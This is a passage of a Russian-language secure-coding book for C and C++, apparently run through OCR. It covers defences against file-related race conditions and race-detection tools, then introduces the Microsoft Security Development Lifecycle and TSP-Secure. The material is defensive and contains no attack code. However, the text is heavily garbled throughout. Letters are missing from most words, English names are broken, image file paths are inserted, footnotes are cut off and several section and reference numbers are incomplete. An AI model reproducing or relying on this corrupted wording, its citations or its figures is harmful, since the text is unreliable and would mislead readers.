Однако механизм наследования процессов приводит к тому то любой открытый объект разделяется с помощью его дескриптора (в первую о ередь файлы) и тем самым становится кандидатом в объекты гонки среди соответствующих процессов. Это потенциально больший дефект ем переда а неоткрытых файлов потому то так процесс-потомок наследует от родителя права доступа к файлам открытым во время создания до ернего процесса. Другая потенциальная уязвимость связанная с наследованием открытых файлов заклю ается в том то при этом может переполниться таблица дескрипторов файлов до ернего процесса. В худшем слу ае это переполнение может привести к отказу в обслуживании. Из-за всего сказанного лу ше перед созданием до ерних процессов закрывать все открытые файлы (за исклю ением пожалуй s d n s dout и stde r).

Функция UNIX **ptrace** () также вызывает серьезную обеспокоенность с то ки зрения разделяемых ресурсов. Процесс который выполняет **ptrace** () по существу имеет неограни енный доступ к ресурсам целевого объекта трассировки. Сюда входит доступ к памяти и зна ения регистров. Программистам следует избегать использования **ptrace**) за исклю ением таких приложений как отлад ики в которых необходим полный контроль над памятью другого процесса.

Параллелизм на уровне потоков приводит к наибольшему коли еству разделяемых ресурсов и соответственно к наибольшим возможностям гонки объектов. Равнозна ные потоки разделяют как все объекты предоставляемые системой и процессом так и все глобальные переменные динами ескую память и системные переменные среды. Например изменение переменной PATH или текущего каталога в рамках потока должно быть видимо в контексте всех равнозна ных потоков. Сведение к минимуму использования глобальных стати еских и системных переменных в потоках минимизирует коли ество потенциальных объектов гонки.

Исполь ование дескрипторов файлов. Объектом гонки в состоянии гонки связанном с файлами асто является не файл а его каталог. Эксплойт симлинка например основан на изменении записи в каталоге или возможно записи где-то выше в дереве каталогов так тобы изменить целевое имя файла. После того как файл открыт он более не является уязвимым для атак с помощью символи еской ссылки пока обращение к нему осуществляется с помощью дескриптора файла а не ерез каталог имени файла который является объектом гонки. Многие состояния гонки связанные с файлами могут быть устранены с помощью применения **fchown**) вместо **chown** (), fstat() вместо **stat** () и **fchmod**) вместо **chmod**) [22]. Функции POSIX которые не имеют двойников работающих с дескриптором файла вклю ая такие функции как **link**), **unlink**), **mkdir**), **rmdir** (), **mount** () **unmount** () **Is tat** () **mknod** () **symlink** () и **utime** () следует использовать с осторожностью и рассматривать как потенциально создающие состояние гонки. Состояния гонки связанные с файлами возможны и в Windows но они гораздо менее вероятны поскольку Windows API поощряет использование дескрипторов файлов а не их имен.

Управляемый доступ к объекту гонки

Свойство изменения состояния для состояний гонки гласит то “как минимум один из (параллельных) потоков управления должен изменять состояние объекта гонки (в то время как доступ к нему имеют несколько потоков)”. Это наводит на мысль о том то если многие процессы имеют одновременный доступ только для тения разделяемого объекта то этот объект остается неизменным и нет никакого состояния гонки (хотя при этом могут быть в нали ии проблемы конфиденциальности не имеющие отношения к гонке). В этом разделе рассматриваются другие методы уменьшения подверженности свойству изменения состояния.

Принцип наименьших привилегий. Иногда состояние гонки может быть устранено путем снижения привилегий процесса а в других слу аях снижение привилегий просто ограни ивает его влияние тем не менее принцип наименьших привилегий остается мудрой стратегией противодействия как состояниям гонки так и иным уязвимостям.

Атаки на основе состояния гонки в общем слу ае вклю ают стратегию согласно которой злоумышленник заставляет атакуемый код выполнить функцию для обы ного выполнения которой злоумышленник не имеет (или не должен иметь) достато ных прав. Главный приз коне но — когда атакуемый код имеет права суперпользователя. С другой стороны если процесс выполняющий окно гонки имеет привилегий не больше злоумышленника то такой эксплойт мало то дает последнему...

Существует несколько путей применения принципа наименьших привилегий для предотвращений состояний гонки.

ш И бегайте запуска процесса с повышенными привилегиями когда это возможно.

■ Когда процесс должен использовать повышенные привилегии эти привилегии обы но сбрасываются с помощью функции управления привилегиями POSIX **`CreateRestrictedToken`** () или **`AdjustTokenPrivileges`** () (Windows) перед полу ением доступа к совместно используемым ресурсам.

в При создании файла права доступа к нему должны быть ограни ены исклю ительно его владельцем. (При необходимости права доступа к файлу могут быть изхменены позже с использованием дескриптора файла) Некоторые функции такие как f open () и mkstemp () требуют предварительного вызова функции umask () для установки прав доступа при создании файлов.

Безопасные каталоги. Алгоритм проверки прав доступа к файлу должен рассмотреть права доступа не только самого файла но и каждого содержащего его каталога от родительского каталога и до корневого каталога файловой системы. Джон Вега (John Viega) и Мэтт Мессье (Matt Mess er) [218] предложили такой алгоритм для UNIX. Их код избегает межпроцессного состояния гонки с помощью шаблона “проверка-использование-проверка” для гарантии целостности каждого из каталогов выше по дереву. Такое использование текущего каталога требует аккуратности тобы избежать состояния гонки в многопото ных приложениях но зато при этом полу ается надежный подход к проверке каталогов. Решение зада и проверки безопасности указанного каталога имеется также в рекомендации *The CERT C Secu e Cod ng Standa d* [186] “FI015 C. Убедитесь то файловые операции выполняются в безопасном каталоге”.

“Песочница” chroot. Другой метод обеспе ения структуры безопасного каталога *'nesочница ch oot* доступен в большинстве систем UNIX. Вызов **`chroot`** () эффективно устанавливает каталог изолированных файлов с собственным деревом каталогов и корнем. Это новое дерево защищает от эксплойтов на основе “. . ” символи еских ссылок и про- их применяемых к каталогу более высокого уровня содержащему данный каталог. Для безопасной реализации песо ницы требуется определенная аккуратность [22]. Вызов **`chroot`** () требует привилегий суперпользователя а код выполняемый в песо нице не должен выполняться от имени суперпользователя тобы не было возможности перехитрить этот изолированный каталог.

Контейнерная виртуализация. Контейнеры обеспе ивают легкую виртуализацию которая позволяет изолировать процессы и ресурсы без необходимости предоставления механизмов для интерпретации команд и других сложностей полной виртуализации. Контейнеры можно рассматривать как развитую версию песо ницы которая изолирует файловую систему обеспе ивает отдельные идентификаторы процессов сетевые пространства имен и т д. а также ограни ивает использование таких ресурсов как память и процессоры.

Эта форма виртуализации обы но демонстрирует малые накладные расходы (или полное их отсутствие) поскольку программы в виртуальном разделе используют обы ный интерфейс системных вызовов операционной системы и не требуют эмуляции или запуска в промежуто ной виртуальной машине как в слу ае полномасштабной виртуализации такой как VMware.

Контейнерная виртуализация доступна для Linux (lxc OpenVZ) Windows (Vir uozzo) и Solar s. Стандартная поддержка Linux все еще в процессе доработки и содержит известные уязвимости. Более “продвинутыми” оказываются коммер еские версии и OpenVZ.

Демонстрация. Избегайте демонстрации структуры каталогов вашей файловой системы или имен файлов с помощью интерфейса пользователя или про их API. Лу ше воспользоваться подходом при котором пользователю позволено указывать клю в ка естве идентификатора. Затем этот клю может быть отображен с помощью хеш-таблицы или иной структуры данных на определенный файл в файловой системе без непосредственной демонстрации файловой системы злоумышленнику.

Инструменты обнаружения гонки

Состояния гонки достато но детально изу ены так то имеется ряд инструментов для их обнаружения и предупреждения. В этом разделе рассматриваются некоторые категории инструментов для обнаружения и предупреждения состояний гонки а также предлагаются их краткий анализ и некоторые клю евые характеристики.

Статический анализ. Инструментарий стати еского анализа выполняет анализ программного обеспе ения на нали ие состояний гонки без факти еского выполнения программы. Инструмент анализирует исходный код (или в некоторых слу аях бинарный выполняемый файл) иногда опираясь на предоставленную пользователем информацию. Инструменты стати еского анализа сообщают об о евидных состояниях гонки иногда присваивая им рейтинг в зависимости от предполагаемого риска каждого состояния.

Как было показано обнаружение состояний гонки является NP-полной зада ей [15]. Таким образом стати еские средства обнаружения состояний гонки обеспе ивают приблизительную идентификацию. Кроме того языки программирования C и C являются сложными для стати еского анализа асти но из-за нали ия указателей и соответствующей арифметики в C и таких возможностей как динами еская диспет еризация и шаблоны в C . В результате все алгоритмы стати еского анализа допускают как невыявленные уязвимости так и астые ложные срабатывания (выявленные уязвимости там где их на самом деле нет). Такие ложные срабатывания требуют детального изу ения ситуации разработ иком программного обеспе ения.

Динамический анализ. Динами еские средства обнаружения состояний гонки преодолевают некоторые из проблем стати еского инструментария путем интеграции средств обнаружения в выполняемую программу. Преимуществом этого подхода является то то инструментарию доступна реальная среда выполнения. Анализ только факти еского потока выполнения имеет то дополнительное преимущество то он дает меньшее количество ложных срабатываний которые приходится рассматривать программисту. Основными недостатками динами еского обнаружения являются следующие (1) динами еский инструментарий не рассматривает все возможные пути выполнения и 2) динами еское обнаружение асто приводит к зна ительным накладным расходам при выполнении программы.

Хорошо известным коммер еским инструментом является Thread Checker от корпорации In el. Thread Checker выполняет динами еский анализ гонок и взаимоблокировок потоков кода C в L nux и Windows. Одним из инструментов пакета Valgr nd является Helgrind. Он перехватывает ошибки с у астием библиотеки потоков POSIX но может быть “сбит с толку” использованием других примитивов потоков (например системного вызова `futex()` в L nux). Helgrind работает с программами написанными на C C и Fortran.

К сожалению Helgrind может привести к зна ительному на два порядка снижению производительности а потому он полезен только для тестирования но не для защиты во время выполнения.

8.7. Резюме

Файловый ввод-вывод оказывается плодородной средой для уязвимостей. Многие из этих уязвимостей позволяют непривилегированным и неавторизованным пользователям выполнять операции с привилегированными файлами. Это может легко привести к непреднамеренной потере информации и в более серьезных слу аях позволить злоумышленнику полу ить привилегии суперпользователя на атакуемой машине.

Безопасное выполнение файлового ввода-вывода является резвы айно сложным и требует глубокого понимания файловой и операционной систем и API. Еще более сложным файловый ввод-вывод делает то то вы не можете знать заранее какие файловые системы используются на платформах где будет развернуто ваше программное обеспе ение и то переносимые API как правило недостато но безопасны поскольку возможности безопасности существенно разли аются у разных платформ и файловых систем.

Состояния гонки ислятся среди самых тонких трудно обнаружимых и асто эксплуатируемых уязвимостей файлового ввода-вывода. Их тонкость определяется их исто ником параллелизмом. Параллельный код просто интеллектуально более сложен ем последовательный. Его труднее написать еще труднее понять и проверить. Хотя тонкости состояний гонок известны на протяжении многих лет и подробно исследованы панацеи тобы их избежать не существует.

Уязвимости связанные с состояниями гонки можно разделить на две основные группы (1) вызванные взаимодействием потоков (доверенных потоков управления) в рамках многопото ного процесса и (2) связанные с параллельным выполнением (недоверенных потоков) за пределами уязвимого программного обеспе ения. Основная стратегия противействия в первом слу ае заклю ается в ликвидации условий гонки с помощью примитивов синхрони ации.

Состояния гонки связанные с недоверенными процессами являются исто ником многих известных уязвимостей связанных с файлами например уязвимости на основе симво ли еских связей или связанные с временными файлами. Примитивы синхронизации мало помогают в слу ае уязвимостей связанных с гонками из-за недоверенных процессов. Вместо этого требуется стратегия призванная исклю ить нали ие разделяемых объектов гонки и/или тщательно ограни ить доступ к этим объектам гонки.

Для выявления состояний гонки было разработано множество инструментов как стати еских так и динами еских. Большинство этих инструментов имеют серьезные недостатки. Вы ислительно невозможно то но определить все состояния гонки так то большинство стати еских инструментов дают зна ительное коли ество как ложных срабатываний так и пропусков состояний гонки. С другой стороны динами еские средства приводят к большим накладным расходам и не в состоянии выявлять состояния гонки вне факти ески выполняемого потока. Большинство средств обнаружения как стати еских так и динами еских не способно выявлять состояния гонки из-за недоверенных процессов.

Невзирая на недостатки многие средства обнаружения состояний гонки доказали свою способность выявлять их даже в тщательно протестированном коде.

Рекомендованные практики

В соавторстве с Нупуром Дэвисом (Noopur Da is) Чадом Дугерти (Chad Dougherty) Нэнси Мид (Nancy Mead) и Робертом Мидом Robert Mead)[1]

Зло — это то во что одни верят в других
Это грех — верить в зло других но это редко является ошибкой
— Генри Льюис Менкен (Henry Lewis Mencken)
Хрестоматия Менкена

В каждой главе этой книги (за исклю ением этой и введения) представлены подробные примеры разных видов программных ошибок которые могут привести к уязвимостям и возможных решений этих проблем или стратегий противодействия им. Однако имеется ряд стратегий противодействия предназна енных не для определенного класса уязвимостей и эксплойтов которые могут применяться для повышения общей безопасности программного приложения.

В этой главе собрана информация о стратегиях противодействия методах и инструментах которые помогают в разработке и развертывании безопасного программного обеспе е-ния как на языках программирования C и C так и на других языках. Кроме того здесь предоставлены конкретные рекомендации не вошедшие в предыдущие главы.


Разли ные способы асто лу ше всего применяются лицами действующими в разли -ных ролях в процессе разработки программного обеспе ения — программистами менеджерами проектов тестировщиками и т.д. Контрмеры могут применяться как отдельным

Нупур Дэвис является главой Davis Systems, фирмы, с 1993 года осуществляющей в области управления программными процессами. Чад Дугерти — системный и программ нер факультета информатики Университета Карнеги-Меллон. Нэнси Мид — главный иссле в CERT, а Роберт Мид — руководитель программы информационной безопасности в отдел мации правительства штата Квинсленд, Австралия.

еловеком (например ли ные привы ки кодирования) так и всей командой (например настройки среды разработки). В результате одни стратегии противодействия описанные в этой главе затрагивают разработ иков непосредственно в то время как другие влияют на деятельность разработ иков в большей степени косвенно.

9.1. Жизненный цикл разработки безопасного программного обеспечения

Жизненный цикл разработки безопасного програ$_A$ммного обеспе ения (Secur ty De elopment Lifecycle — SDL)[2] или для краткости жизненный цикл разработки безопасности представляет собой процесс обеспе ения гарантии безопасности программного обеспе ения разработанный M c osoft и состоящий из практик безопасности сгруппированных в семь этапов показанных на рис. 9 1 [95]. Данная глава организована в соответствии с этими этапами.



Р и с 9 1 Жизненный цикл разработки безопасности (© Mic osoft Co po ation All ights ese ved)

SDL является независимым процессом и может использоваться на разли ных стадиях и в процессах разработки программного обеспе ения. SDL разработан для снижения исла и тяжести уязвимостей при разработке программного обеспе ения в масштабе предприятия. Он разрабатывался специально для практи еского развития Microsoft и его применение в корпорации является обязательным на иная с 200 года.

Исследования проведенные Дэном Камински (Dan Kaminsky) [120] с использованием не еткого тестирования для выявления в Microsoft Off ce и OpenOff ce уязвимостей которые могут быть использованы злоумышленниками свидетельствуют о том то SDL помогает улу шить безопасность программного обеспе ения Майкрософт. На рис. 9 2 показано то коли ество уязвимостей в Microsoft Office сократилось с 126 в M crosoft Off ce 2003 до всего лишь 7 в Microsoft Off ce 2010.

Хотя и существуют доказательства того то SDL помогает повысить безопасность программного обеспе ения в корпорации Майкрософт он *разрабатывался* для удовлетворения потребностей корпорации Майкрософт а не более широкого сообщества связанного с разработкой программного обеспе ения. Для удовлетворения потребностей широкого сообщества разработ иков программного обеспе ения корпорация Майкрософт опубликовала *Упрощенную реализацию Mic os ft SDL* [1 9] которая основана на процессе SDL

www.microsoft.com/security/sdl/default.aspx

используемом в M c osoft но с уменьшением SDL до более управляе.мого раз.мера. Она не зависит от платформ и технологий и подходит для организаций-разработ иков независимо от их размера.




Рис. 9.2. Уязвимости в Office и OpenOffice [120]

Упрощенный SDL поддерживается ограни енным коли еством у ебных модулей процессов и инструментов. Однако Майкрософт и CERT работают над расширением SDL с помощью решений разработанных в CERT и других местах. Многие из этих у ебных модулей процессов и инструментов описаны в данной главе. В табл. 9 1 некоторые из этих ресурсов и инструментов сопоставляются с базовыми практиками SDL.

Таблица 9.1. Сопоставление ресурсов и инструментов с упрощенным SDL

Базовая практика SDL	**Ресурсы**	**Инструменты**
Обу ение базовой безопасно	Обу ение безопасности (раздел 9.2)	
Требования безопасности	*The CERT C Secu e Cod ng S anda d* *The CERT* C *Se u e Co ing S anda d* SQUARE (раздел 9 3)	SQUARE (раздел 9 3)
Создание стандартов ка ества		
Оценка рисков безопасности		
Определение требований про тирования	Принципы разработки безопасного программного обеспе ения (раздел 9.)	
Анализ атак	Атаки (раздел 9.)	
Моделирование угроз	Microsoft (раздел 9.)	SDL Threat Modeling Tool (раздел 9.)
Использование утвержденных инструментов		
Отказ от небезопасных функций		
Стати еский анализ	Лаборатория анализа исходных стов (Source Code Analysis Labo tory — SCALe) (раздел 9 5)	Инетрументы проверки Compass/ ROSE и CERT ROSE (раздел 9.5)
Динами еский анализ		Анализ ролей потоков Модель неограни енного диапазона целых исел (AIR) (раздел 9.5) Компилятор C с повышенной безопасностью и открытым кодом (раздел 9 5)

Окончание . 9 1

Базовая практика SDL	Ресурсы	Инструменты
Не еткое тестирование		Basic Fuzzing Framework BFF) Fa lure Obser ation Engine (FOE) D anzer (раздел 9.6)
Обзор атак		At ack Surface Analyzer 1.0 (раздел 9.6)
План реакций на инциденты	Менеджмент CSIRT	
	Обработка и исправление уязви-мостей	
Окон ательная проверка безо-пас н ости	Обеспе ение безопасности	
Процесс SDL ответ	Ответ на инциденты CSIRT	

TSP-Secure

Team Softwa e Process for Secure Software De elopment (TSP-Secure) разработан для решения проблем связанных с некоторыми из нето ных практик программного проектирования которые могут привести к уязвимому программному обеспе ению отсутствие етких целей безопасности неясных ролей недостато ного планирования и отслеживания отсутствие раннего распознавания рисков в на але жизненного цикла разработки программного обеспе ения и возможно наиболее важное — игнорирование вопросов безопасности и ка ества до конца жизненного цикла разработки программного обеспе ения. TSP-Secure представляет собой метод основанный на TSP[3] который может предсказуемо повысить безопасность разработанного программного обеспе ения.

SEI TSP обеспе ивает инфраструктуру набор процессов и дисциплинарные методы для применения принципов разработки программного обеспе ения в команде на уровнях команды и индивидуальных [97]. Программное обеспе ение с TSP имеет на один или два порядка меньше дефектов ем обы ное программное обеспе ение (от 0 до 0.1 дефектов на тыся у строк кода против от 1 до 2 дефектов на тыся у строк кода) [51].

TSP-Secure расширяет TSP тобы сосредото иться непосредственно на безопасности приложений. TSP-Secure решает вопросы разработки безопасного программного обеспе ения тремя путями. Во-первых поскольку программное обеспе ение не создается слу айно TSP-Secu e рассматривает вопросы планирования безопасности. Кроме того поскольку при реализации наилу ших практик обеспе иваются у ет давления со стороны расписания и кадровые вопросы TSP Secure помогает создавать самоуправляемые команды разработ и-ков а затем передает им управление их собственной работой. Во-вторых так как вопросы безопасности и ка ества тесно связаны TSP-Secu e помогает управлять ка еством на всех этапах жизненного цикла разработки программного продукта. Наконец поскольку программисты создающие безопасное программное обеспе ение должны быть осведомлены о проблемах связанных с безопасностью TSP Secure вклю ает соответствующее обу ение разработ иков.

TSP — процесс коллективного проектирования программного обеспечения Team S Process) — был определен специалистами Института программной инженерии (SEI), соз Университете Карнеги-Меллон. Данный процесс представляет собой использование при ной разработке определенного набора операций. — *Примеч ред*

Планирование и отслеживание

Команды TSP-Secure строят собственные планы. Первона альное планирование вклю- ает выбор языков программирования которые будут использованы при реализации проекта и подготовку стандартов безопасного кодирования для этих языков. Выбирают- ся также инструменты стати еского анализа и определяются первые правила стати ес- кого анализа. Определяется стратегия безопасной разработки которая вклю ает в себя решения такие как когда выполняется моделирование угроз когда в процессе жизнен- ного цикла разработки применяются инструменты стати еского анализа и как метрики моделирования и анализа могут использоваться для уто нения стратегии разработки. Следующий этап планирования проводится во время запуска проекта в ходе которого за три- етыре дня проходит несколько собраний как показано на рис. 9.3. Запуском ру- ководит квалифицированный тренер. В TSP-Secure при запуске проекта лены команды достигают общего понимания работы и подходов которые они будут применять для ее выполнения готовят подробный план руководства работой и полу ают поддержку этого плана руководством.

